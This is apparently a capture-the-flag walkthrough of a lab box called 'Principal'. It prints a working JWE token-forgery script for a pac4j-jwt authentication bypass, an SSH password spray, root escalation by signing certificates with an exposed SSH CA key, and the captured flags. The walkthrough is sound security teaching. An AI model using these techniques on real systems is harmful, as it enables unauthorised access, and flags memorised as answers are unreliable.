

Enumeration
Initial scan:
PORT     STATE SERVICE    REASON  VERSION
22/tcp   open  ssh        syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)

8080/tcp open  http-proxy syn-ack Jetty
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=3/21%Time=69BED166%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A4,"HTTP/1\.1\x20302\x20Found\r\nDate:\x20Sat,\x2021\x20Mar\x2
SF:02026\x2017:12:06\x20GMT\r\nServer:\x20Jetty\r\nX-Powered-By:\x20pac4j-
SF:jwt/6\.0\.3\r\nContent-Language:\x20en\r\nLocation:\x20/login\r\nConten
SF:t-Length:\x200\r\n\r\n")%r(HTTPOptions,A2,"HTTP/1\.1\x20200\x20OK\r\nDa
SF:te:\x20Sat,\x2021\x20Mar\x202026\x2017:12:06\x20GMT\r\nServer:\x20Jetty
SF:\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nAllow:\x20GET,HEAD,OPTIONS\r\
SF:nAccept-Patch:\x20\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,220,
SF:"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:\x20Sa
SF:t,\x2021\x20Mar\x202026\x2017:12:07\x20GMT\r\nCache-Control:\x20must-re
SF:validate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-88
SF:59-1\r\nContent-Length:\x20349\r\n\r\n<html>\n<head>\n<meta\x20http-equ
SF:iv=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<tit
SF:le>Error\x20505\x20Unknown\x20Version</title>\n</head>\n<body>\n<h2>HTT
SF:P\x20ERROR\x20505\x20Unknown\x20Version</h2>\n<table>\n<tr><th>URI:</th
SF:><td>/badMessage</td></tr>\n<tr><th>STATUS:</th><td>505</td></tr>\n<tr>
SF:<th>MESSAGE:</th><td>Unknown\x20Version</td></tr>\n</table>\n\n</body>\
SF:n</html>\n")%r(FourOhFourRequest,13B,"HTTP/1\.1\x20404\x20Not\x20Found\
SF:r\nDate:\x20Sat,\x2021\x20Mar\x202026\x2017:12:07\x20GMT\r\nServer:\x20
SF:Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nCache-Control:\x20must-r
SF:evalidate,no-cache,no-store\r\nContent-Type:\x20application/json\r\n\r\
SF:n{\"timestamp\":\"2026-03-21T17:12:07\.839\+00:00\",\"status\":404,\"er
SF:ror\":\"Not\x20Found\",\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak
SF:\"}")%r(Socks5,232,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Sat,
SF:\x2021\x20Mar\x202026\x2017:12:08\x20GMT\r\nCache-Control:\x20must-reva
SF:lidate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-8859
SF:-1\r\nContent-Length:\x20382\r\n\r\n<html>\n<head>\n<meta\x20http-equiv
SF:=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<title
SF:>Error\x20400\x20Illegal\x20character\x20CNTL=0x5</title>\n</head>\n<bo
SF:dy>\n<h2>HTTP\x20ERROR\x20400\x20Illegal\x20character\x20CNTL=0x5</h2>\
SF:n<table>\n<tr><th>URI:</th><td>/badMessage</td></tr>\n<tr><th>STATUS:</
SF:th><td>400</td></tr>\n<tr><th>MESSAGE:</th><td>Illegal\x20character\x20
SF:CNTL=0x5</td></tr>\n</table>\n\n</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.57 seconds
Accessing the website:
 Tried using a list of special characters to see if it breaks anything but couldn’t find anything useful, so my next step was to open burpsuite and fuzz directories:
 The fuzzer didn’t find anything useful but there were two endpoints in the requests history worth checking:
app.js/api/auth/jwks
app.js
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}

// API client
class ApiClient {
    static async request(endpoint, options = {}) {
        const defaults = {
            headers: {
                'Content-Type': 'application/json',
                ...TokenManager.getAuthHeaders()
            }
        };

        const config = { ...defaults, ...options, headers: { ...defaults.headers, ...options.headers } };

        try {
            const response = await fetch(`${API_BASE}${endpoint}`, config);

            if (response.status === 401) {
                TokenManager.clearToken();
                if (window.location.pathname !== '/login') {
                    window.location.href = '/login';
                }
                throw new Error('Authentication required');
            }

            return response;
        } catch (error) {
            if (error.message === 'Authentication required') throw error;
            throw new Error('Network error. Please try again.');
        }
    }

    static async get(endpoint) {
        return this.request(endpoint);
    }

    static async post(endpoint, data) {
        return this.request(endpoint, {
            method: 'POST',
            body: JSON.stringify(data)
        });
    }

    /**
     * Fetch JWKS for token verification
     * Used by client-side token inspection utilities
     */
    static async fetchJWKS() {
        const response = await fetch(JWKS_ENDPOINT);
        return response.json();
    }
}

/**
 * Render dashboard navigation based on user role.
 * Admin users (ROLE_ADMIN) get access to user management and system settings.
 * Managers (ROLE_MANAGER) get read-only access to team dashboards.
 * Regular users (ROLE_USER) only see their own deployment panel.
 */
function renderNavigation(role) {
    const navItems = [
        { label: 'Dashboard', endpoint: DASHBOARD_ENDPOINT, roles: [ROLES.ADMIN, ROLES.MANAGER, ROLES.USER] },
        { label: 'Users', endpoint: USERS_ENDPOINT, roles: [ROLES.ADMIN] },
        { label: 'Settings', endpoint: SETTINGS_ENDPOINT, roles: [ROLES.ADMIN] },
    ];

    return navItems.filter(item => item.roles.includes(role));
}

// Login form handler
function initLoginForm() {
    const form = document.getElementById('loginForm');
    if (!form) return;

    // Redirect if already authenticated
    if (TokenManager.isAuthenticated()) {
        window.location.href = '/dashboard';
        return;
    }

    form.addEventListener('submit', async (e) => {
        e.preventDefault();

        const username = document.getElementById('username').value.trim();
        const password = document.getElementById('password').value;
        const errorEl = document.getElementById('errorMessage');
        const btnText = document.querySelector('.btn-text');
        const btnLoading = document.querySelector('.btn-loading');
        const loginBtn = document.getElementById('loginBtn');

        // Reset error
        errorEl.style.display = 'none';

        if (!username || !password) {
            showError('Please enter both username and password.');
            return;
        }

        // Show loading state
        loginBtn.disabled = true;
        btnText.style.display = 'none';
        btnLoading.style.display = 'flex';

        try {
            const response = await ApiClient.post(AUTH_ENDPOINT, { username, password });
            const data = await response.json();

            if (response.ok) {
                TokenManager.setToken(data.token);
                // Token is JWE encrypted - decryption handled server-side
                // JWKS at /api/auth/jwks provides the encryption public key
                window.location.href = '/dashboard';
            } else {
                showError(data.message || 'Authentication failed. Please check your credentials.');
            }
        } catch (error) {
            showError(error.message || 'An error occurred. Please try again.');
        } finally {
            loginBtn.disabled = false;
            btnText.style.display = 'inline';
            btnLoading.style.display = 'none';
        }
    });
}

function showError(message) {
    const errorEl = document.getElementById('errorMessage');
    errorEl.textContent = message;
    errorEl.style.display = 'flex';
}

function togglePassword() {
    const input = document.getElementById('password');
    input.type = input.type === 'password' ? 'text' : 'password';
}

// Dashboard page handler
async function initDashboard() {
    const container = document.getElementById('dashboardApp');
    if (!container) return;

    if (!TokenManager.isAuthenticated()) {
        window.location.href = '/login';
        return;
    }

    try {
        const resp = await ApiClient.get(DASHBOARD_ENDPOINT);
        if (!resp.ok) throw new Error('Failed to load dashboard');
        const data = await resp.json();

        const user = data.user;
        const stats = data.stats;

        document.getElementById('welcomeUser').textContent = user.username;
        document.getElementById('userRole').textContent = user.role;

        // Stats cards
        document.getElementById('statUsers').textContent = stats.totalUsers;
        document.getElementById('statDeploys').textContent = stats.activeDeployments;
        document.getElementById('statHealth').textContent = stats.systemHealth;
        document.getElementById('statUptime').textContent = stats.uptimePercent + '%';

        // Build navigation based on role
        const nav = renderNavigation(user.role);
        const navEl = document.getElementById('sideNav');
        navEl.innerHTML = nav.map(item =>
            `<a href="#" class="nav-item" data-endpoint="${item.endpoint}">${item.label}</a>`
        ).join('');

        navEl.querySelectorAll('.nav-item').forEach(el => {
            el.addEventListener('click', async (e) => {
                e.preventDefault();
                navEl.querySelectorAll('.nav-item').forEach(n => n.classList.remove('active'));
                el.classList.add('active');
                await loadPanel(el.dataset.endpoint);
            });
        });

        // Mark first nav active
        const firstNav = navEl.querySelector('.nav-item');
        if (firstNav) firstNav.classList.add('active');

        // Activity log
        const logBody = document.getElementById('activityLog');
        logBody.innerHTML = data.recentActivity.map(a =>
            `<tr><td>${a.timestamp}</td><td><span class="badge badge-${a.action.includes('FAIL') ? 'danger' : 'info'}">${a.action}</span></td><td>${a.username}</td><td>${a.details}</td></tr>`
        ).join('');

        // Announcements
        const announcementsEl = document.getElementById('announcements');
        announcementsEl.innerHTML = data.announcements.map(a =>
            `<div class="announcement ${a.severity}"><strong>${a.title}</strong><p>${a.message}</p><small>${a.date}</small></div>`
        ).join('');

    } catch (err) {
        console.error('Dashboard load error:', err);
    }
}

async function loadPanel(endpoint) {
    const panel = document.getElementById('contentPanel');
    try {
        const resp = await ApiClient.get(endpoint);
        const data = await resp.json();

        if (resp.status === 403) {
            panel.innerHTML = `<div class="panel-error"><h3>Access Denied</h3><p>${data.message}</p></div>`;
            return;
        }

        if (endpoint === USERS_ENDPOINT) {
            panel.innerHTML = `<h3>User Management</h3><table class="data-table"><thead><tr><th>Username</th><th>Name</th><th>Role</th><th>Department</th><th>Status</th><th>Notes</th></tr></thead><tbody>${
                data.users.map(u => `<tr><td>${u.username}</td><td>${u.displayName}</td><td><span class="badge">${u.role}</span></td><td>${u.department}</td><td>${u.active ? '<span class="badge badge-success">Active</span>' : '<span class="badge badge-danger">Disabled</span>'}</td><td>${u.note}</td></tr>`).join('')
            }</tbody></table>`;
        } else if (endpoint === SETTINGS_ENDPOINT) {
            panel.innerHTML = `<h3>System Settings</h3>
                <div class="settings-grid">
                    <div class="settings-section"><h4>System</h4><dl>${Object.entries(data.system).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                    <div class="settings-section"><h4>Security</h4><dl>${Object.entries(data.security).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                    <div class="settings-section"><h4>Infrastructure</h4><dl>${Object.entries(data.infrastructure).map(([k,v]) => `<dt>${k}</dt><dd>${v}</dd>`).join('')}</dl></div>
                </div>`;
        } else {
            panel.innerHTML = `<pre>${JSON.stringify(data, null, 2)}</pre>`;
        }
    } catch (err) {
        panel.innerHTML = `<div class="panel-error">Error loading data</div>`;
    }
}

function logout() {
    TokenManager.clearToken();
    window.location.href = '/login';
}

// Initialize
document.addEventListener('DOMContentLoaded', () => {
    initLoginForm();
    initDashboard();

    // Prefetch JWKS for token handling
    if (window.location.pathname === '/login') {
        ApiClient.fetchJWKS().then(jwks => {
            // Cache JWKS for client-side token operations
            window.__jwks = jwks;
        }).catch(() => {
            // JWKS fetch is non-critical for login flow
        });
    }
});
Here’s what I found interesting:
- The exact JWT claims and role strings are in app.js:15 and app.js:31. If we end up forging a token, the
important value is
role: ROLE_ADMIN. - The token model is the most suspicious part: nested JWE/JWT with a public JWKS endpoint in app.js:5 and app.js:102. That means token forgery is absolutely worth testing.
- The exact API surface is in app.js:23:
/api/auth/login/api/auth/jwks/api/dashboard/api/users/api/settings
/api/auth/jwks
When inspecting the /api/auth/jwks endpoint we see this response:
 Here we see two intersting things:
- The RSA key
- the header
X-Powered-By: pac4j-jwt/6.0.3Upon searching for this version’s vulnerabilities we find it’s affected by CVE-2026-29000
CVE-2026-29000
pac4j-jwt versions prior to 4.5.9, 5.7.9, and 6.3.3 contain an authentication bypass vulnerability in JwtAuthenticator when processing encrypted JWTs that allows remote attackers to forge authentication tokens. Attackers who possess the server’s RSA public key can create a JWE-wrapped PlainJWT with arbitrary subject and role claims, bypassing signature verification to authenticate as any user including administrators.
I then used the power of AI to generate a script that forges a token with the admin role:
forge_jwe.py
#!/usr/bin/env python3
import argparse
import base64
import json
import os
import sys
import time

from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding, rsa
from cryptography.hazmat.primitives.ciphers.aead import AESGCM


DEFAULT_JWK = {
    "kid": "enc-key-1",
    "e": "AQAB",
    "n": "lTh54vtBS1NAWrxAFU1NEZdrVxPeSMhHZ5NpZX-WtBsdWtJRaeeG61iNgYsFUXE9j2MAqmekpnyapD6A9dfSANhSgCF60uAZhnpIkFQVKEZday6ZIxoHpuP9zh2c3a7JrknrTbCPKzX39T6IK8pydccUvRl9zT4E_i6gtoVCUKixFVHnCvBpWJtmn4h3PCPCIOXtbZHAP3Nw7ncbXXNsrO3zmWXl-GQPuXu5-Uoi6mBQbmm0Z0SC07MCEZdFwoqQFC1E6OMN2G-KRwmuf661-uP9kPSXW8l4FutRpk6-LZW5C7gwihAiWyhZLQpjReRuhnUvLbG7I_m2PV0bWWy-Fw",
}


def b64u(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()


def b64u_dec(value: str) -> bytes:
    value += "=" * (-len(value) % 4)
    return base64.urlsafe_b64decode(value)


def build_public_key(jwk: dict):
    modulus = int.from_bytes(b64u_dec(jwk["n"]), "big")
    exponent = int.from_bytes(b64u_dec(jwk["e"]), "big")
    return rsa.RSAPublicNumbers(exponent, modulus).public_key()


def forge_token(jwk: dict, subject: str, role: str, issuer: str, expiry_seconds: int) -> str:
    public_key = build_public_key(jwk)
    now = int(time.time())

    inner_header = {"alg": "none", "typ": "JWT"}
    claims = {
        "sub": subject,
        "role": role,
        "iss": issuer,
        "iat": now,
        "exp": now + expiry_seconds,
    }
    inner_jwt = (
        f"{b64u(json.dumps(inner_header, separators=(',', ':')).encode())}."
        f"{b64u(json.dumps(claims, separators=(',', ':')).encode())}."
    )

    protected_header = {
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "cty": "JWT",
        "kid": jwk["kid"],
    }
    protected_b64 = b64u(json.dumps(protected_header, separators=(",", ":")).encode())

    cek = os.urandom(16)
    iv = os.urandom(12)
    encrypted_key = public_key.encrypt(
        cek,
        padding.OAEP(
            mgf=padding.MGF1(algorithm=hashes.SHA256()),
            algorithm=hashes.SHA256(),
            label=None,
        ),
    )
    ciphertext_and_tag = AESGCM(cek).encrypt(iv, inner_jwt.encode(), protected_b64.encode())
    ciphertext = ciphertext_and_tag[:-16]
    tag = ciphertext_and_tag[-16:]

    return ".".join(
        [
            protected_b64,
            b64u(encrypted_key),
            b64u(iv),
            b64u(ciphertext),
            b64u(tag),
        ]
    )


def load_jwk(path: str | None) -> dict:
    if not path:
        return DEFAULT_JWK

    with open(path, "r", encoding="utf-8") as handle:
        data = json.load(handle)

    if "keys" in data:
        if not data["keys"]:
            raise ValueError("jwks file has no keys")
        return data["keys"][0]

    return data


def parse_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(description="Forge a nested JWE with an unsigned inner JWT.")
    parser.add_argument("--jwk-file", help="Path to a JWK or JWKS JSON file.")
    parser.add_argument("--sub", default="administrator", help="JWT subject claim.")
    parser.add_argument("--role", default="ROLE_ADMIN", help="JWT role claim.")
    parser.add_argument("--iss", default="principal-platform", help="JWT issuer claim.")
    parser.add_argument("--exp-seconds", type=int, default=3600, help="Token lifetime in seconds.")
    return parser.parse_args()


def main() -> int:
    args = parse_args()

    try:
        jwk = load_jwk(args.jwk_file)
        token = forge_token(jwk, args.sub, args.role, args.iss, args.exp_seconds)
    except Exception as exc:
        print(f"error: {exc}", file=sys.stderr)
        return 1

    print(token)
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
user.txt
Using the script we just made we create a token
❯ TOKEN="$(python3 forge_jwe.py)"Getting usernames
When checking the /api/users endpoint we find some usernames
❯ curl -s http://10.129.6.39:8080/api/users -H "Authorization: Bearer $TOKEN" | jq
{
  "total": 8,
  "users": [
    {
      "note": "",
      "username": "admin",
      "email": "s.chen@principal-corp.local",
      "displayName": "Sarah Chen",
      "department": "IT Security",
      "id": 1,
      "lastLogin": "2025-12-28T09:15:00Z",
      "active": true,
      "role": "ROLE_ADMIN"
    },
    {
      "note": "Service account for automated deployments via SSH certificate auth.",
      "username": "svc-deploy",
      "email": "svc-deploy@principal-corp.local",
      "displayName": "Deploy Service",
      "department": "DevOps",
      "id": 2,
      "lastLogin": "2025-12-28T14:32:00Z",
      "active": true,
      "role": "deployer"
    },
    {
      "note": "Team lead - backend services",
      "username": "jthompson",
      "email": "j.thompson@principal-corp.local",
      "displayName": "James Thompson",
      "department": "Engineering",
      "id": 3,
      "lastLogin": "2025-12-27T16:45:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Frontend developer",
      "username": "amorales",
      "email": "a.morales@principal-corp.local",
      "displayName": "Ana Morales",
      "department": "Engineering",
      "id": 4,
      "lastLogin": "2025-12-28T08:20:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Operations manager",
      "username": "bwright",
      "email": "b.wright@principal-corp.local",
      "displayName": "Benjamin Wright",
      "department": "Operations",
      "id": 5,
      "lastLogin": "2025-12-26T11:30:00Z",
      "active": true,
      "role": "ROLE_MANAGER"
    },
    {
      "note": "Security analyst - on leave until Jan 6",
      "username": "kkumar",
      "email": "k.kumar@principal-corp.local",
      "displayName": "Kavitha Kumar",
      "department": "IT Security",
      "id": 6,
      "lastLogin": "2025-12-20T10:00:00Z",
      "active": false,
      "role": "ROLE_ADMIN"
    },
    {
      "note": "QA engineer",
      "username": "mwilson",
      "email": "m.wilson@principal-corp.local",
      "displayName": "Marcus Wilson",
      "department": "QA",
      "id": 7,
      "lastLogin": "2025-12-28T13:10:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Engineering director",
      "username": "lzhang",
      "email": "l.zhang@principal-corp.local",
      "displayName": "Lisa Zhang",
      "department": "Engineering",
      "id": 8,
      "lastLogin": "2025-12-28T07:55:00Z",
      "active": true,
      "role": "ROLE_MANAGER"
    }
  ]
}
We can only extract usernames with this:
❯ curl -s http://10.129.6.39:8080/api/users -H "Authorization: Bearer $TOKEN" | jq -r '.users[].username'
admin
svc-deploy
jthompson
amorales
bwright
kkumar
mwilson
lzhang
Finding a password
Upon inspecting the api/settings endpoint we find a potential password!
D3pl0y_$$H_Now42!
❯ curl -s http://10.129.6.39:8080/api/settings -H "Authorization: Bearer $TOKEN" | jq
{
  "infrastructure": {
    "sshCaPath": "/opt/principal/ssh/",
    "sshCertAuth": "enabled",
    "database": "H2 (embedded)",
    "notes": "SSH certificate auth configured for automation - see /opt/principal/ssh/ for CA config."
  },
  "integrations": [
    {
      "name": "GitLab CI/CD",
      "lastSync": "2025-12-28T12:00:00Z",
      "status": "connected"
    },
    {
      "name": "Vault",
      "lastSync": "2025-12-28T14:00:00Z",
      "status": "connected"
    },
    {
      "name": "Prometheus",
      "lastSync": "2025-12-28T14:30:00Z",
      "status": "connected"
    }
  ],
  "security": {
    "authFramework": "pac4j-jwt",
    "authFrameworkVersion": "6.0.3",
    "jwtAlgorithm": "RS256",
    "jweAlgorithm": "RSA-OAEP-256",
    "jweEncryption": "A128GCM",
    "encryptionKey": "D3pl0y_$$H_Now42!",
    "tokenExpiry": "3600s",
    "sessionManagement": "stateless"
  },
  "system": {
    "version": "1.2.0",
    "environment": "production",
    "serverType": "Jetty 12.x (Embedded)",
    "javaVersion": "21.0.10",
    "applicationName": "Principal Internal Platform"
  }
}
Spraying the password
We will use nxc for the password spray
❯ nxc ssh 10.129.6.39 -u users.lst -p 'D3pl0y_$$H_Now42!' --continue-on-success
SSH         10.129.6.39     22     10.129.6.39      [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14
SSH         10.129.6.39     22     10.129.6.39      [-] admin:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [+] svc-deploy:D3pl0y_$$H_Now42!  Linux - Shell access!
SSH         10.129.6.39     22     10.129.6.39      [-] jthompson:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [-] amorales:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [-] bwright:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [-] kkumar:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [-] mwilson:D3pl0y_$$H_Now42!
SSH         10.129.6.39     22     10.129.6.39      [-] lzhang:D3pl0y_$$H_Now42!
svc-deploy:D3pl0y_$$H_Now42! is a valid credential so let’s ssh to the machine
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)

svc-deploy@principal:~$ sudo -l
[sudo] password for svc-deploy:
Sorry, user svc-deploy may not run sudo on principal.

svc-deploy@principal:~$ cat user.txt
d5a18daece44ed32a04f7ce20407d15e
root.txt
As always one of the first commands we check is id and that told us we are a part of a non default group called deployers
Since this is an interesting group I will search for files readable by it
svc-deploy@principal:~$ find / -type f -group deployers -perm -g=r 2>/dev/null

/etc/ssh/sshd_config.d/60-principal.conf
/opt/principal/ssh/README.txt
/opt/principal/ssh/ca
Upon checking the first file we notice that the it tells sshd to trust user certificates signed by the CA public key at /opt/principal/ssh/ca.pub
svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
And reading the README.txt file confirms that!
svc-deploy@principal:~$ cat /opt/principal/ssh/README.txt
CA keypair for SSH certificate automation.

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:
  Algorithm: RSA 4096-bit
  Created: 2025-11-15
  Purpose: Automated deployment authentication
So now we know what should we do
- Create a shh key pair
- Sign it with
/opt/principal/ssh/ca - Login with the key as root Let’s do that:
svc-deploy@principal:/opt/principal/ssh$ ssh-keygen -t ed25519 -f /tmp/root_ca_pwn -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/root_ca_pwn
Your public key has been saved in /tmp/root_ca_pwn.pub
The key fingerprint is:
SHA256:SUGxjcYmHp16RVp5fxo1nobq/0RDwJA5y6KuGtjy3EA svc-deploy@principal
The key's randomart image is:
+--[ED25519 256]--+
|       .+.oo=.   |
|       o X.+.....|
|      o @ +.o.ooo|
|     . B + o .++.|
|   E  o S . . .* |
|  +    o   .  o .|
| o +  .   .    . |
|  + +  .   .  .  |
|   +.o.     .... |
+----[SHA256]-----+
This created our own normal SSH keypair:
- private key:
/tmp/root_ca_pwn - public key:
/tmp/root_ca_pwn.pub
svc-deploy@principal:/opt/principal/ssh$ ssh-keygen -s /opt/principal/ssh/ca -I anan -n root /tmp/root_ca_pwn.pub
Signed user key /tmp/root_ca_pwn-cert.pub: id "anan" serial 0 for root valid forever
This did not create a new login key. It took our public key and signed it with the CA private key.
That produced /tmp/root_ca_pwn-cert.pub, which is an OpenSSH user certificate saying, effectively:
- this public key is trusted
- it is valid for principal root
- it was signed by the trusted CA
Flags:
-s /opt/principal/ssh/ca: use the CA private key to sign-I anan: certificate identity/key ID, mostly a label-n root: allowed principal inside the cert
Finally we login as root using the signed key:
svc-deploy@principal:/opt/principal/ssh$ ssh -i /tmp/root_ca_pwn -o CertificateFile=/tmp/root_ca_pwn-cert.pub root@127.0.0.1
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Mar 21 20:42:03 2026 from 127.0.0.1
root@principal:~# cat ~/root.txt
aac80ae25a7d1f648d022e9d8cba1e30
root@principal:~#